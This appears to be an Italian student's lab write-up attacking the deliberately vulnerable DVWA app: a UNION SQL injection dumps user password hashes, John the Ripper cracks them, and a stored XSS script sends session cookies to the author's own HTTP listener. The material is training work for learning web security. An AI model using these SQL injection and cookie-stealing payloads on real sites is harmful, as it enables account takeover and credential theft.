


Exploit sulle vulnerabilità SQL injection(blind) - XSS stored

Nell'esercizio di oggi abbiamo recuperato le credenziali degli utenti registrati sulla pagina DVWA ed intercettato i cookie di sessione.

Per prima cosa, dopo aver portato il livello di sicurezza al minimo; tramite il **SQL Injection(blind)** abbiamo recuperato le password criptate appartenenti agli ID registrati.

In figura possiamo verificare il codice inserito in fase di input per poter ottenere il risultato



Directory listing for /?cookie= × Damn Vulnerable Web Ap × +

192.168.50.101/dvwa/vulnerabilities/ 80% ☆

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB >>

DVWA

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' and 1=1 union select null,concat(first_name,0x0a,password) from users #
First name: admin
Surname: admin

ID: 1' and 1=1 union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' and 1=1 union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Gordon
e99a18c428cb38d5f260853678922e03

ID: 1' and 1=1 union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Hack
8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' and 1=1 union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' and 1=1 union select null,concat(first_name,0x0a,password) from users #
First name:
Surname: Bob
5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Dopo aver recuperato le credenziali criptate ci siamo adoperati per decriptarle.

Qui di seguito riportiamo il codice con le username in chiaro e le password criptate:

```
File Azioni Modifica Visualizza Aiuto
GNU nano 6.2
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
ciao:5f4dcc3b5aa765d61d8327deb882cf99
```

Sussequentemente, usando **John The Ripper** abbiamo decriptato le password prima e mostratele in chiaro poi con il comando **—show**, in aggiunta al comando **john —format-raw-md5** (dove md5 sta a significare una funzione hash crittografica e unidirezionale in quanto irreversibile dopo la sua decriptazione)

```
(massi87@kali)-[~]
$ john --format=raw-md5 -- /usr/share/wordlists/password
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD 4x2])
No password hashes left to crack (see FAQ)

(massi87@kali)-[~]
$ john --format=raw-md5 -- show -- /usr/share/wordlists/password
stat: show: No such file or directory

(massi87@kali)-[~]
$ john --format=raw-md5 --show -- /usr/share/wordlists/password
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password
ciao:password

6 password hashes cracked, 0 left

(massi87@kali)-[~]
$ _
```

Per la seconda parte dell'esercizio abbiamo intercettato i cookie di sessione, effettuando l'accesso al sito DVWA, con le loro credenziali. Il primo di questi esempi riporta l'accesso effettuato tramite admin:password.

Prima di ciò però abbiamo creato e avviato il server Kali tramite il comando

python3 -m http.server --bind 127.0.0.1 9000

il comando `--bind` serve a creare il legame tra l'ip:porta indicato con il server creato


-
- [.bash_logout](#)
 - [.bashrc](#)
 - [.bashrc.original](#)
 - [.BurpSuite/](#)
 - [.cache/](#)
 - [.config/](#)
 - [.dmrc](#)
 - [.face](#)
 - [.face.icon@](#)
 - [.gnupg/](#)
 - [.ICEauthority](#)
 - [.java/](#)
 - [.john/](#)
 - [.local/](#)
 - [.mozilla/](#)
 - [.profile](#)
 - [.sudo_as_admin_successful](#)
 - [.Xauthority](#)
 - [.xsession-errors](#)
 - [.xsession-errors.old](#)
 - [.zsh_history](#)
 - [.zshrc](#)
 - [Documenti/](#)
 - [hydra.restore](#)
 - [Immagini/](#)
 - [Modelli/](#)
 - [Musica/](#)
 - [Pubblici/](#)
 - [Scaricati/](#)
 - [Scrivania/](#)
 - [Video/](#)
-

<===== questa in foto è la directory del nostro Kali sul web.

Fatto ciò, ci siamo spostati su XSS stored per andare ad intercettare i cookie.

Il comando eseguito è stato il seguente:


```
<script>alert(document.cookie)</script>
```





Una volta intercettati i cookie, abbiamo lanciato la nostra richiesta di invio al server creato con il comando qui di seguito:

```
<script>window.location='http://127.0.0.1:9000/?cookie=' + document.cookie</script>
```

Come si evince dal risultato finale, siamo riusciti a salvare il cookie sulla nostra home.



Riportiamo qui di seguito un'altra intercettazione dei cookie, ma utilizzando le credenziali dell'utente Pablo



Directory listing for `/?cookie=security=low; PHPSESSID=990bd9505742c47be4a4c602811057ff`

- [.bash_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.bashrc.original](#)